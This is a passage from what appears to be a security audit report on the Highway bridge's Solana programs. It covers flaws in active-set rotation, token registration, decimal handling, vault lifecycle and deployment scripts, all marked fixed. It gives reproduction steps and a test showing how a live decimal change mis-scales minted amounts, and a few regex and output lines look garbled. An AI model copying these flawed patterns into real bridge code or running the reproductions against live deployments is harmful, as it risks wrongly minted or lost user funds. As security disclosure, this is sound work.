Description: Active-set rotation is a two-phase lifecycle: `AddNewActiveSet::execute` stages a bitmap, and `UpdateCurrentActiveSet::execute` promotes it once the outgoing set's window has elapsed. `slots_between_updates` governs both phases, but each phase reads it at a different moment and nothing ties the two readings together. Staging fixes the incoming bitmap's anchor using the value in force at staging time

(programs/registry/src/instructions/add_new_active_set.rs:224-228), while promotion re-reads the value live and applies it to the outgoing anchor in its gate `current_slot > current_active_set.valid_from_slot + registry_state.slots_between_updates` (programs/registry/src/instructions/update_current_active_set.rs:57-61).

`UpdateActiveSetUpdateInterval::execute` overwrites that value with no lifecycle gate whatsoever (programs/registry/src/instructions/update_active_set_update_interval.rs:46-57): it does not load a bitmap, does not consult `next_active_set_number` or `current_active_set_number`, and does not reject while a rotation is pending. A staged bitmap is a queued action whose own execution condition is a mutable parameter, and the code neither preserves it under the staging-time rule nor rejects the change through an explicit gate. Compounding this, `AddNewActiveSet::execute` refuses to stage while something is already staged, erroring `NextActiveSetNumberAlreadySet` (programs/registry/src/instructions/add_new_active_set.rs:129-134), so while promotion is blocked, re-staging is blocked too.

Lengthening the cadence while a set is staged blocks both directions. With the current bitmap anchored at slot `V` and a set staged at roughly `V` plus the old interval, raising `slots_between_updates` to a larger value makes the promotion gate test the current slot against `V` plus the new interval, which is false for the difference between the two; `update_current_active_set` takes neither branch and returns success silently, while `add_new_active_set` rejects because a bitmap is already staged. Shortening it has the mirror effect: the gate is already satisfied, so the staged set is promoted before its own recorded `valid_from_slot`, and after promotion the next staging window is still computed from the old anchor, deferring the shortened cadence by a full old interval.

Files:

- programs/registry/src/instructions/update_active_set_update_interval.rs (execute)
- programs/registry/src/instructions/update_current_active_set.rs (execute)
- programs/registry/src/instructions/add_new_active_set.rs (execute)

Impact: An ordinary cadence change made while a rotation happens to be staged blocks both promotion and re-staging for up to the new interval, leaving the outgoing committee seated past its intended term and freezing the protocol's ability to evict a relayer through the normal rotation path. In the opposite direction it promotes a staged set before the activation slot recorded on that set, and the executor never checks `valid_from_slot - verify_bls` pins only the bitmap's epoch (programs/executor/src/instructions/execute_message.rs:534-552) - so the set authorizes inbound value from a slot at which its own record says it is not yet in effect. The collision window is exactly the interval between staging and promotion, the same window the two-phase design exists to create, and the admin receives no signal that the change interacted with a pending rotation: the only observable effect is the `ActiveSetUpdateIntervalUpdated` event. Recovery from the blocking case is available - re-lower the interval, promote, then re-raise it - but that sequence is undocumented, and neither failing path points at it, since promotion returns success while doing nothing and staging returns an error about the buffer pointer rather than about the interval.

Recommended Mitigation: Snapshot the governing value onto the staged item. The staged bitmap already records `valid_from_slot`; make promotion test that field on the incoming bitmap instead of recomputing from the outgoing anchor and the live interval. `UpdateCurrentActiveSet` must then take the staged bitmap account, which it currently does not, and its promote branch becomes `require!(current_slot >= staged.valid_from_slot, ...)`. This preserves every existing invariant and makes a queued rotation immune to later interval changes.

If that account addition is not acceptable, the minimum alternative is to gate the setter on a quiescent pipeline: in `UpdateActiveSetUpdateInterval::execute`, `require registry_state.next_active_set_number == (registry_state.current_active_set_number + 1) % BITMAP_HISTORY_LENGTH` before writing. Note that this imposes real operational sequencing - a cadence change must be timed outside the staging window or preceded by a promotion - which is why snapshotting is preferred: it fixes the semantics without restricting when the admin may act.

Highway: Fixed by [59a2fda](#), [a034174](#).

Cyfrin: Verified.

7.4.39 config::register_token enforces no reverse-lookup uniqueness on the SPL mint

Description: At the audited commit b8246bbd6d6866b31d539e565700815188150541, RegisterToken derives the initialized TokenInfo PDA only from token_id:

```
#[account(
  init,
  payer = authority,
  space = DISC + TokenInfo::INIT_SPACE,
  seeds = [TOKEN_INFO_SEED, token_id.to_le_bytes().as_ref()],
  bump
)]
pub token_info: Account<'info, TokenInfo>
```

The supplied mint is constrained to equal token_address and to deserialize as an SPL Token mint, but the instruction has no mint-keyed account or lookup that can detect an existing registration. The config admin can therefore register two different token IDs with the same SPL mint, producing two valid TokenInfo accounts whose token_address fields are equal.

The bridge reads these registrations by token ID. entry::emit_message verifies the token-ID-derived TokenInfo and BridgeConfiguration PDAs before applying that ID's enabled flag, transfer limits, and outbound mode. executor::execute_message performs the same token-ID lookups and then requires the supplied mint to equal the selected TokenInfo::token_address. Consequently, both token IDs can independently select the same local mint.

Only the trusted config admin can create this state. The implementation and Solana documentation do not state that a local mint must have exactly one Highway token ID, although the EVM counterpart enforces that policy through addressToTokenId. The missing reverse lookup is therefore a real configuration-integrity gap and a cross-implementation inconsistency, not an unprivileged registration or authorization bypass.

Impact: If an operator accidentally registers the same mint twice, disabling, limiting, or removing only one token ID does not affect the other. For example, after the operator disables ID 101 as an emergency response for mint M, an ordinary user who knows about enabled ID 202 can continue bridging M through the second configured corridor. The user needs no privileged capability once the duplicate state exists.

The duplicate does not establish a cumulative-cap bypass or a supply or vault imbalance. max_amount is a per-transfer bound, not a cumulative mint-wide cap, and users can already split a larger amount across multiple valid transfers. A transfer under the second ID also uses that ID throughout the source event, message ID, BLS-attested inbound message, and destination configuration; the user cannot debit under one ID and unilaterally claim under the other. Configuring one ID as Burn/Mint and the other as matched Escrow/Release does not by itself create unbacked supply or drain a vault because each corridor still performs its own matched debit and credit.

The required conjunction is unlikely: the trusted config admin must register the duplicate, configure and enable its corridor, and later act on only one identity without recognizing the alias. The state is observable and recoverable through the global pause, chain deactivation, disabling every alias, and decommissioning the redundant registration. The maximum demonstrated impact is continued bridge availability for the affected mint until privileged intervention; no direct loss of funds, unauthorized mint, vault drain, or persistent denial of service follows from duplication alone. The narrow and recoverable impact, together with the privileged setup mistake, supports Low severity.

Proof of Concept: The following textual reproduction follows the production account constraints:

1. Let M be a valid SPL mint and choose two unused token IDs, 101 and 202.
2. Derive P101 = PDA("token_info", 101) and call register_token(101, M, ...) as the config admin, passing P101 and mint account M. The call initializes P101.
3. Derive P202 = PDA("token_info", 202) and call register_token(202, M, ...) as the config admin, passing P202 and the same mint account M.
4. The second init does not collide because P202 != P101. The mint account satisfies address = token_address, and the handler performs no lookup keyed by M, so the second call succeeds. Fetching the accounts shows P101.token_address == P202.token_address == M.

5. Create a valid bridge configuration for each ID on the same remote chain and disable ID 101. An outbound transfer under ID 101 fails its `token_info.enabled` check, while an otherwise valid transfer under ID 202 still reaches the token operation for mint M.

The repository also contains an ignored audit assertion that detects the missing mint-keyed marker:

```
cargo test -p config --test audit_config_control_plane_repros mint_registration_must_be_reverse_unique
↳ -- --ignored --exact
```

At the reviewed worktree this command fails with `token_id` is unique, but the already-registered Mint has no reverse uniqueness marker. This source-presence assertion corroborates the missing check; it is not a transaction-level exploit test and does not prove fund loss.

Recommended Mitigation: Enforce a one-to-one local mapping by initializing a reverse-registration PDA seeded by the mint in `register_token` and removing or retiring it under an explicitly defined decommissioning policy. If multiple IDs per mint are instead intentional, document that model and make administrative tooling enumerate and update every alias when disabling, limiting, or retiring a mint.

Highway: Fixed in [47b2a20](#).

Cyfrin: Verified.

7.4.40 `config::update_token_bridge` mutates a live corridor's `source_decimals` without binding it to in-flight messages mis-scaling inbound settlement

Description: `UpdateTokenBridge::execute` allows the Config admin to overwrite every configurable field of an existing `(token_id, chain_id)` `BridgeConfiguration`, including `source_decimals` (`programs/config/src/instructions/update_token_bridge.rs:23-32,55-80`). The handler validates the new amount range, decimal delta and dust floor, and bridge-mode pair, but it does not require the corridor to be quiesced and does not increment a configuration generation (`programs/config/src/instructions/update_token_bridge.rs:66-80`; `programs/config/src/utils/decimals.rs:3-27`). The repository's integration tests confirm that overwriting an existing corridor's `source_decimals` is a supported update (`tests/config.ts:1688-1713`).

The authenticated message does not identify the precision under which its raw amount was emitted. `generate_message_id` commits to the network and chain IDs, source block data and nonce, target fields, `token_id`, recipient, and raw amount, but not `source_decimals` or a corridor generation (`programs/common/src/lib.rs:95-144`). The BLS preimage authenticates that message ID together with the destination domain, proof TTL, slot, relayer, and epoch; it adds no decimal or configuration binding (`programs/executor/src/utils/bls_verify.rs:154-191`).

`store_payload` recomputes the message ID and stores the raw `token_id` and amount, but it neither loads the token corridor nor snapshots its `source_decimals` (`programs/executor/src/instructions/store_message.rs:54-61,103-157`). At final execution, `execute_message` instead converts the stored amount using the current `BridgeConfiguration.source_decimals` and current `TokenInfo.local_decimals` (`programs/executor/src/instructions/execute_message.rs:203-220`). Its later checks bind the supplied accounts to the current token and corridor PDAs, require an enabled token and open inbound mode, and enforce the current post-conversion limits, but none proves that the message was emitted under the current decimal configuration (`programs/executor/src/instructions/execute_message.rs:412-479`).

Consequently, a source transfer emitted under one precision can settle under another:

1. A token corridor from source chain C uses `source_decimals = 9`, while the registered Solana mint correctly uses `local_decimals = 6`.
2. A source user transfers 1_000_000_000 source base units, representing one source token, and the committee produces a proof for the resulting message ID.
3. Before Solana execution, the Config admin updates the same live corridor to `source_decimals = 6` without changing its token ID, mint, chain ID, inbound mode, or PDA. The updated limits admit 1_000_000_000 local base units.
4. While the proof's TTL and epoch remain accepted, an authorized relayer executes the unchanged message.

5. The executor converts the authenticated raw amount with the new precision and passes the result directly to `SPL mint_to` or `transfer` (`programs/executor/src/instructions/execute_message.rs:650-693`).

If conversion, limits, proof verification, mint authority, vault liquidity, or a later payload CPI fails, Solana rolls the entire transaction back. The message remains staged and no replay record persists, so execution can be retried after repair. If the wrong-scale Mint or Release succeeds, however, the `TransferExecution` PDA for that message ID commits and the staged message closes (`programs/executor/src/instructions/execute_message.rs:78-84,134-142,232-264`). Restoring the old decimal configuration cannot replay or correct that message.

Impact: For an authenticated source amount of `1_000_000_000` and a six-decimal Solana mint:

```
source_decimals = 9 -> local_amount = 1_000_000
source_decimals = 6 -> local_amount = 1_000_000_000
```

The first result is one six-decimal token. After the live update, the same message settles 1,000 tokens.

In `Mint` mode, a functioning corridor therefore increases the recipient's balance and the mint supply by 1,000 tokens instead of one, creating 999 excess tokens relative to the source transfer. In `Release` mode, it transfers 1,000 tokens instead of one from the configured executor-owned vault when the vault and updated limits can support that amount. Updating in the opposite direction can under-deliver a valid transfer and still permanently consume its replay ID.

The affected value is bounded by the updated corridor limits, available vault liquidity in `Release` mode, and the number of still-executable messages crossing the configuration cutover; `Mint` mode additionally requires the executor PDA to control the mint authority. No arbitrary user can change `source_decimals`, and this path assumes rather than forges a valid committee proof. It requires a trusted Config-admin update, a current-or-previous-epoch proof with an unexpired TTL, and authorized relayer execution. The successful wrong-scale settlement gives the issue Medium impact, while these privileged and timing-dependent prerequisites make likelihood Low and the resulting severity Low.

Proof of Concept: The production path can be reproduced textually as follows:

1. Register a six-decimal SPL mint and create a Burn/Mint corridor from chain 3 with `source_decimals = 9` and limits that admit `1_000_000` local base units.
2. Form a valid inbound token message with `amount = 1_000_000_000`, store it, and obtain a BLS proof that remains within the executor's accepted TTL and epoch window.
3. Call `update_token_bridge` as the Config admin for the same token and chain, retaining Burn/Mint but setting `source_decimals = 6` and limits that admit `1_000_000_000`.
4. Execute the previously authenticated message with the canonical token and corridor accounts.
5. Observe that `TransferExecuted.local_amount` and the SPL mint credit are `1_000_000_000`. The successful execution closes the staged Message but leaves the `TransferExecution` PDA permanent; after re-storing the same canonical message, another execution fails because that record already exists.

The following local audit regression isolates the two disputed computations using the production message-ID and decimal-conversion helpers. Save it as `programs/executor/tests/ml_hunt_source_decimals_generation.rs`:

```
use executor::utils::decimals::convert_amount_decimals;
use hway_common::{generate_message_id, LOCAL_CHAIN_ID};

#[test]
#[ignore = "audit repro: source_decimals updates are not bound to in-flight messages"]
fn source_decimals_update_retargets_inflight_message_amount() {
    let network_id = [9u8; 32];
    let source_chain_id = 3u32;
    let source_block_hash = [2u8; 32];
    let source_block_number = 77u64;
    let source_nonce = 11u128;
    let token_id = 77u32;
    let recipient = [7u8; 32];
    let attested_source_amount = 1_000_000_000u128;
```

```

let old_message_id = generate_message_id(
    &network_id,
    source_chain_id,
    LOCAL_CHAIN_ID,
    source_block_hash,
    source_block_number,
    source_nonce,
    &[],
    &[],
    token_id,
    &recipient,
    attested_source_amount,
)
.expect("canonical old message id");
let same_message_after_decimal_update = generate_message_id(
    &network_id,
    source_chain_id,
    LOCAL_CHAIN_ID,
    source_block_hash,
    source_block_number,
    source_nonce,
    &[],
    &[],
    token_id,
    &recipient,
    attested_source_amount,
)
.expect("canonical message id after config update");
assert_eq!(
    old_message_id, same_message_after_decimal_update,
    "source_decimals is not part of the authenticated message id"
);

let local_decimals = 6u8;
let amount_under_attested_corridor =
    convert_amount_decimals(attested_source_amount, 9, local_decimals)
    .expect("old source_decimals conversion");
let amount_after_live_retune =
    convert_amount_decimals(attested_source_amount, 6, local_decimals)
    .expect("new source_decimals conversion");

assert_eq!(amount_under_attested_corridor, 1_000_000);
assert_eq!(amount_after_live_retune, 1_000_000_000);
assert_eq!(
    amount_after_live_retune, amount_under_attested_corridor,
    "identical message fields hash to the same ID while different decimal inputs produce different
    ↪ local amounts"
);
}

```

Run:

```

cargo test -q -p executor --test ml_hunt_source_decimals_generation
↪ source_decimals_update_retargets_inflight_message_amount -- --ignored --nocapture

```

The desired-invariant assertion fails:

```

assertion `left == right` failed: identical message fields hash to the same ID while different decimal
↪ inputs produce different local amounts
left: 10000000000
right: 1000000

```

This helper-level regression proves that the authenticated message ID is unchanged and that production conversion changes the local amount by 1,000 times solely from the decimal input. It does not itself invoke `update_token_bridge`, perform BLS verification, execute an SPL CPI, or create the replay PDA. The tracked integration test establishes only that the live decimal overwrite is accepted; the Store, BLS, SPL, and replay composition is established by source inspection rather than by this helper.

Recommended Mitigation: Make `source_decimals` immutable after a corridor is created. If a precision migration must be supported, add an authenticated corridor generation to the cross-chain message and require execution to match the generation under which the source transfer was emitted.

Treat the change as a coordinated cross-chain cutover: close both directions, stop new source emissions, reconcile every pre-cutover message, and prevent old events from being re-attested before activating the new generation. Waiting for existing proofs to expire is insufficient by itself because the executor enforces no maximum future proof TTL and the same old message ID can be attested again. Any message-format change must be deployed compatibly across all Highway chains.

Highway: Fixed in [f2209d1](#).

Cyfrin: Verified.

7.5 Informational

7.5.1 `entry::emit_message` rejects an all-zero `target_payload_address` but not an all-zero `target_token_address`

Description: `EmitMessageArgs::validate` contains two adjacent address checks. The first, at `programs/entry/src/instructions/emit_message.rs:40-53`, length-checks `target_payload_address` and then explicitly rejects a present-but-all-zero value. The in-source comment states the rationale verbatim: the value "commits into the message-id and burns/escrows the caller's tokens, yet every remote rejects the zero address, so the funds are destroyed with no delivery."

The second check, at `programs/entry/src/instructions/emit_message.rs:54-57`, tests only the length of `target_token_address`. No zero-value guard follows it, and `programs/entry/src/errors.rs` carries no error variant for one.

The asymmetry is inverted relative to the stated rationale. `target_token_address` is the field that carries the destination-side recipient - the inbound preimage places `payload.recipient` in that slot (`programs/executor/src/instructions/execute_message.rs:331-338`), and `programs/executor/src/instructions/store_message.rs:112-114` records the same convention. It is also the field whose presence makes `derive_transfer_kind` classify a message as carrying tokens (`programs/entry/src/instructions/emit_message.rs:726-739`), which is the branch where the caller's funds are actually burned or escrowed. A payload-only message moves no tokens at all. The guard was written for the field where nothing is at stake and omitted on the field where the value moves.

A caller submitting `token_id = 7`, a non-zero amount, and `target_token_address = [0u8; 20]` passes `validate` (length 20 is within `MAX_ADDRESS_LENGTH`), is classified as a token transfer, and has the full amount burned (`programs/entry/src/instructions/emit_message.rs:644-655`) or transferred into the escrow vault (`programs/entry/src/instructions/emit_message.rs:672-683`) before the message id is computed over the all-zero recipient. On a Solana destination `Pubkey::default` is the absent-recipient sentinel, so `store_payload` rejects the message outright; on an EVM destination the transfer targets the zero address. The entry program exposes no cancel, refund, or reclaim instruction.

Files:

`entry::emit_message`

Impact: Permanent, unrecoverable loss of the full bridged amount for any message whose recipient field is zero-filled rather than left empty. The trigger is not exotic: an empty-versus-zero-padded distinction is exactly the class of encoding slip a client library or wallet makes when defaulting an unset address, and the code's own comment shows the team already judged this failure mode fund-destroying when it applied the identical guard to the neighbouring field eight lines above.

This is distinct from the accepted issue that outbound target-address *width* is not validated: that concerns length and format and yields a wrong recipient or an unmatchable id. Here the value is well-formed and the correct width, and the failure is that no destination will ever accept it.

Recommended Mitigation: Mirror the guard already present on the sibling field, and add the matching error variant to `programs/entry/src/errors.rs`:

```
require!(
    self.target_token_address.is_empty()
    || self.target_token_address.iter().any(|&b| b != 0),
    EntryError::InvalidTokenTargetAddress
);
```

The `is_empty` disjunct preserves the existing behaviour for payload-only messages, which legitimately carry an absent token address.

Highway: Fixed by [8c45a58](#).

Cyfrin: Verified.

7.5.2 config mode changes can settle pre-transition escrow-backed claims by minting while the old SPL vault remains funded

Description: The SPL-token bridge-mode writers validate only the proposed outbound/inbound pair and do not validate the lifecycle of a vault named by the existing configuration. In particular, `UpdateBridgeMode::execute` accepts `Burn/Mint`, then overwrites a previously configured `Escrow(V)/Release(V)` pair without loading `V` or checking its balance. `UpdateTokenBridge`, `ConfigureTokenOutbound`, and `ConfigureTokenInbound` have the same transition-level gap.

`validate_escrow_release_pair` correctly rejects an unsafe terminal pair such as `Escrow(V)/Mint`, but both `Escrow(V)/Release(V)` and `Burn/Mint` are individually valid. It therefore does not stop an administrator from moving directly between those regimes while `V` still contains principal deposited by earlier outbound transfers.

Inbound messages do not commit to the bridge mode that was active when their corresponding remote claims were created. `executor::execute_message` loads the current `BridgeConfiguration` at execution time: `Release(V)` transfers from the configured vault, while `Mint` creates new local tokens. Consequently, outstanding remote claims created while `V` was the backing vault can settle through `Mint` after the mode change, leaving the old backing in `V`.

For example, assume the Solana mint has total supply 1,000 and users bridge 100 units out through `Escrow(V)/Release(V)`. The vault holds 100 and the remote chain has 100 corresponding units. If the administrator changes the corridor to `Burn/Mint` and those 100 remote units are then burned for return, the executor mints 100 on Solana. The Solana mint's total supply becomes 1,100 while the original 100 remains in `V`.

The old vault is not permanently unreachable. Before the outstanding inbound messages execute, the administrator can restore `Closed/Release(V)` or `Escrow(V)/Release(V)`, after which those messages release the original backing. If an inbound message already executed through `Mint`, however, its replay marker prevents reusing that same message to release `V`; restoring the old mode alone does not undo the completed mint and a coordinated supply-rebalancing procedure is then required.

Impact: Only the trusted config administrator can create the inconsistent transition, and the mode update itself does not move funds. The consequence arises if outstanding remote claims settle while the corridor uses the new `Mint` mode: the old vault balance remains locked under the current configuration and the local token's raw supply is increased by the amount minted for those pre-transition claims.

This is a migration-safety and operational-accounting defect rather than an attacker-reachable vulnerability. The vault address remains live and can be referenced again by the administrator, pending messages are recoverable if the release mode is restored before execution, and the state is directly observable from the corridor modes and vault balance.

Proof of Concept: This textual reproduction applies to the audited commit:

1. Configure an SPL corridor as `Escrow(V)/Release(V)`.
2. Bridge 100 units outbound. `entry::emit_message` transfers the units into `V`, so `V.amount == 100`.
3. Call `config::update_bridge_mode` with `outbound = Burn` and `inbound = Mint`. The instruction accounts contain no vault account, and `validate_escrow_release_pair(Burn, Mint)` succeeds, so the update succeeds without reading `V`.
4. Fetch the corridor and vault accounts. The corridor now contains `Burn/Mint`, while `V.amount` remains 100.
5. Execute a valid inbound return message for the 100 remote units. `executor::execute_message` reads the current `Mint` mode and calls `token::mint_to`; it does not debit `V`.
6. The recipient receives 100 newly minted units, the mint supply increases by 100, and `V.amount` remains 100.

This proves that a funded vault can be removed from the active settlement configuration and that pre-transition claims can settle by minting instead. It does not prove that an untrusted actor can change the bridge mode or that the vault is permanently unrecoverable.

Recommended Mitigation: Require the current vault account on every SPL mode-mutating instruction and reject a transition that removes the old vault's release path while that vault is non-empty. Derive the old vault from both the current `Escrow(old_vault)` and `Release(old_vault)` variants, require the supplied token account key to match, and allow a non-empty balance only when the proposed inbound mode remains `Release(old_vault)`.

Use a staged migration: first change the corridor to `Closed/Release(V)` to stop new deposits while preserving redemptions, wait until the outstanding remote claims and `V` are drained, and only then enable `Burn/Mint`.

Highway: Fixed in [400c345](#) and [af51ad4](#).

Cyfrin: Verified.

7.5.3 Funded SPL escrow corridor can be removed without a drain precondition

Description: `UnconfigureTokenBridge::execute` closes the `BridgeConfiguration` PDA for a token/chain corridor after checking only that the corresponding `ChainInfo` and `TokenInfo` reference counts are non-zero. The instruction does not receive the corridor's escrow vault and does not check its balance before `close = authority` removes the configuration account (`programs/config/src/instructions/unconfigure_token_bridge.rs`).

For an `Escrow(V)/Release(V)` corridor, that configuration is the active binding between the corridor and vault `V`. Outbound transfers deposit tokens into `V` through `entry::emit_message`, while inbound transfers load the current `BridgeConfiguration` and debit the stored release vault through `executor::execute_message`. Closing the configuration while `V` is funded therefore disables the current release path even though the vault token account and its balance remain on chain.

Only the trusted config administrator can perform this teardown. The action does not transfer tokens, close the vault, or persist a replay marker for a failed inbound message. The administrator can restore settlement by recreating the corridor with `Closed` outbound and `Release(V)` inbound, then resubmitting pending messages. A functional release vault is owned by the executor-authority PDA and remains discoverable among that PDA's live SPL token accounts; transaction history or off-chain records can disambiguate the corridor when several vaults use the same mint.

The native teardown instruction has the same missing balance precondition, but it does not create an additional present-day release failure at the audited revision: `executor::execute_message` never consumes `NativeBridgeConfig`, so native inbound settlement is already unavailable independently of teardown. Its use of `saturating_sub` also masks counter drift, but that is a separate accounting-hardening concern.

Impact: An administrator can accidentally turn routine corridor decommissioning into a temporary settlement outage for holders whose claims are backed by the funded vault. Inbound attempts fail atomically, the vault balance is unchanged, and the message remains retryable because the `TransferExecution` PDA initialization is rolled back with the failed transaction.

This is an operational safety defect on a trusted control-plane action, not an attacker-reachable theft or permanent loss of principal. Recovery requires restoring the token, chain, corridor, and vault bindings if the administrator removed them, but the teardown itself does not destroy the vault or the protocol's ability to make the executor-authority PDA sign after a compatible configuration is recreated.

Proof of Concept: This textual reproduction applies to the audited commit:

1. Configure an SPL-token corridor as `Escrow(V)` outbound and `Release(V)` inbound, where `V` is an SPL token account owned by the executor-authority PDA.
2. Bridge 100 units outbound. `entry::emit_message` transfers the units into `V`, so `V.amount == 100`.
3. Call `config::unconfigure_token_bridge` as the config administrator. The instruction succeeds because neither its accounts nor its handler inspect `V`; the `BridgeConfiguration` PDA is closed and the two reference counts are decremented.
4. Submit a valid inbound return message for the corridor. With the bridge configuration omitted, `execute_message` fails while preparing the token leg with `IncompleteTokenData`; supplying a deserializable configuration that permits decimal conversion still fails the later corridor-PDA check with `InboundClosed`. The transaction rolls back, so no `TransferExecution` account persists and `V.amount` remains 100.
5. Recreate the same corridor with `Closed` outbound and `Release(V)` inbound, using the original decimals and safe amount bounds, then resubmit the message with a valid proof. The executor can again sign for `V` and release the pending amount.

This proves that teardown can disable releases while a configured vault is funded. It does not prove that an untrusted actor can trigger teardown, that the vault account is destroyed, or that its balance becomes permanently unrecoverable.

Recommended Mitigation: Before deleting a corridor that still names an Escrow or Release vault, require the referenced vault account, bind its key to the stored mode, and reject teardown while its token balance is non-zero. More generally, enforce the same drain-before-removing-reference rule on every mode update that can erase the last configuration reference to a funded vault; a safe decommissioning sequence is `Closed/Release(V)`, drain outstanding claims, then remove the corridor.

Treat a closed, data-empty vault as already drained so the new guard does not make cleanup impossible after the token account itself has been closed. Replace the native counter's saturating decrement with checked underflow handling independently, and apply the equivalent vault-lifecycle guard when native inbound settlement is implemented.

Highway: Fixed in [b9041f0](#), [af51ad4](#) and [e50774d](#).

Cyfrin: Verified.

7.5.4 The deployment script omits required `Config::initialize` inputs and rewrites IDs outside the selected network

Description: At the audited commit, the deployment script does not match the current `config::initialize` interface. The on-chain instruction accepts `admin`, `is_paused`, and a non-zero 32-byte `network_id` (`programs/config/src/lib.rs:31-38`; `programs/config/src/instructions/initialize.rs:55-70`). Its account context also requires the config program's upgradeable-loader `ProgramData` account so that the signer can be checked against the recorded upgrade authority (`programs/config/src/instructions/initialize.rs:20-53`).

The deployment script instead calls:

```
await configProgram.methods
  .initialize(payer.publicKey, false)
  .accounts({ authority: payer.publicKey })
  .rpc();
```

(`scripts/deploy.ts:407-410`). The script has no `network_id` field in its per-network configuration and does not derive or pass the `program_data` address. Anchor can resolve the fixed program and system-program accounts and the seed-derived `Config` PDA, but the `ProgramData` account has neither a fixed-address nor a PDA resolver in this instruction. The repository's own tests therefore derive and pass it explicitly (`tests/setup/config.setup.ts:14-27`; `tests/config.ts:73-80`).

On a fresh deployment, `.rpc()` consequently fails before a config-initialization transaction is created. With the audited two-argument call, the unresolved `program_data` account is the first blocker. Supplying that account without also supplying `network_id` then fails Anchor's instruction-argument length check. These failures occur at step 6, after the script has already run `anchor deploy` and patched its local address files at step 4 (`scripts/deploy.ts:289-350`), but before any `Config`, `ChainInfo`, `RegistryState`, `BlsKeys`, or `ExecutorAuthority` PDA is initialized.

The address-patching helper has a separate scoping defect. `patchConfigTs` receives only the newly derived IDs, not the selected network, and applies a global regular expression for each program name:

```
src = src.replace(new RegExp(`(${name}:\s*)[~"]+("${name}", `"$1${id}$2`);
```

(`scripts/deploy.ts:158-170`). A deployment therefore replaces every non-empty occurrence of that program field across the localnet, devnet, testnet, and mainnet blocks. Because the expression uses `+`, empty placeholders are not populated.

This makes the checked-in address record unreliable. In particular, `scripts/config.ts:46-54` contains an empty mainnet config ID and registry, entry, and executor IDs that differ from the compile-time IDs in `programs/common/src/lib.rs:47-54` and the mainnet table in `Anchor.toml:21-25`. The same deployment

invocation still uses IDs derived from the deployed keypairs in memory (`scripts/deploy.ts:327-345`), so the contradictory file does not by itself redirect that invocation to a different program. It does, however, break subsequent tooling and can overwrite records for networks that were not being deployed.

The `network_id` is intentionally a cross-chain domain separator, and its canonical derivation is documented in the audited source as `keccak256("highway.network/<env>")` (`programs/config/src/states/config.rs:24-30`). A wrong non-zero value would make message IDs and BLS preimages incompatible with counterpart deployments, but the stale script does not choose or write such a value automatically. Reaching that state requires the trusted upgrade authority to modify or bypass the failed runbook, choose the wrong value, complete the remaining privileged configuration, and enable bridge corridors without comparing the public value with the counterpart chains.

Impact: The reproducible impact is a failed and misleading deployment workflow. On a fresh network, program publication and its SOL cost can occur before initialization fails. No bridge user funds can move at that point because the Config PDA and the dependent chain, token, corridor, registry, and executor state have not been initialized.

The global patch can also replace recorded addresses for networks unrelated to the current deployment and leave empty placeholders unchanged. This is recoverable from the deployed keypairs, `Anchor.toml`, on-chain program accounts, or version-control history; changing the TypeScript file does not change any on-chain program or authority.

No untrusted actor can trigger the privileged bootstrap or select `network_id`, and no production deployment initialized with a mismatched value is demonstrated. The one-shot field is also stored by an upgradeable program, so describing it as irreparable except through a new program address is too strong: while an upgrade authority remains configured, it can ship a narrowly gated migration or setter if an initialized deployment must be repaired, subject to coordinated cross-chain handling.

The deployment-script and address-record defects are operational tooling issues, and `scripts/**` is outside the published audit scope. The remaining in-scope fact (that Config stores the non-zero domain separator once during upgrade-authority-gated initialization) does not establish an attacker-driven security defect. The corrected classification is Informational.

Proof of Concept: The initializer mismatch is visible directly in the audited source:

```
sed -n '31,38p' programs/config/src/lib.rs
sed -n '20,70p' programs/config/src/instructions/initialize.rs
sed -n '397,412p' scripts/deploy.ts
```

The first two commands show the three instruction arguments and the `program_data` account; the last shows the two-argument call with only `authority` supplied. Anchor v0.32.1 resolves accounts before building the instruction, rejects a missing required account in `validateAccounts`, and rejects a mismatched argument count in `toInstruction`. Thus the script cannot create the intended initialization transaction as written.

The cross-network replacement can be reproduced without modifying any file:

```
node -e 'const fs=require("fs"); const src=fs.readFileSync("scripts/config.ts","utf8"); const
↳ out=src.replace(/(entry:\s*)[~"]+("/g,"$1REPLACED$2"); console.log("non-empty entry fields
↳ rewritten:",(out.match(/entry: "REPLACED"/g)||[]).length); console.log("empty entry fields
↳ retained:",(out.match(/entry: ""/g)||[]).length);'
```

Observed output:

```
non-empty entry fields rewritten: 3
empty entry fields retained: 1
```

This proves that the helper's expression rewrites the `entry` address in every non-empty network block and does not fill the empty block. Source inspection proves the same behavior for the other program-name fields. It does not prove that an attacker can initialize Config, that any wrong `network_id` has been written on-chain, or that bridge users have lost funds.

Recommended Mitigation: Add an explicit per-network name or `network_id` to `scripts/config.ts`, derive and assert `keccak256("highway.network/<name>")`, and pass all three initializer arguments. Derive the config pro-

gram's upgradeable-loader ProgramData address in a shared helper and pass both program and programData, matching the tested initialization path.

Make patchConfigTs accept the selected network and update only that network's programIds block; allow empty placeholders to be populated. Before deployment, fail if the selected IDs disagree across the deployed keypairs, compiled program IDs, Anchor.toml, and the selected TypeScript block. Exercise the complete fresh-deployment workflow against a local validator in CI and assert the stored network_id before enabling any bridge corridor.

Highway: Fixed by [acdc887](#).

Cyfrin: Verified.

7.5.5 entry::MessageEmitted omits source_block_hash and source_block_number, two message-id preimage fields relayers cannot reliably recover

Description: entry::emit_message derives each outbound message ID using source_block_number = Clock::get()?.slot and a source_block_hash read from bytes 16..48 of the first SlotHashes sysvar (programs/entry/src/instructions/emit_message.rs:343-361,395-419). It then emits MessageEmitted without either value (programs/entry/src/instructions/emit_message.rs:372-382; programs/entry/src/events.rs:16-26), although destination-side execution requires both values to recompute and validate the ID.

The two omissions do not have the same consequence. A Solana transaction response identifies the slot containing the transaction, so a relayer that obtains the self-CPI event from the transaction can recover the exact source_block_number. The indispensable missing value is source_block_hash.

Solana populates SlotHashes with (parent_slot, parent_hash), where parent_hash is a bank hash, and retains only 512 entries. Standard getBlock responses expose a different block hash, so a relayer cannot reconstruct the required bank hash from ordinary historical block RPC data once it has fallen out of the live sysvar. At least one off-chain process must therefore snapshot and persist this value while it remains available.

Impact: If every relayer or indexer misses the relevant bank hash before it expires from SlotHashes, the emitted message ID remains known but its preimage cannot be reconstructed for destination-side validation. Delivery can then require a private historical index or operator-supplied data, and a token-bearing message may remain escrowed or burned on the source until that data is recovered.

This is an operational integration and liveness risk. The source transaction remains internally correct, destination validation fails closed, and no untrusted actor is shown to control the prerequisite or obtain value. The omission also does not establish that the deployed relayer currently loses messages; that depends on whether it already snapshots and persists SlotHashes.

Proof of Concept: This is a textual reproduction because no submitted PoC exercises an off-chain relayer:

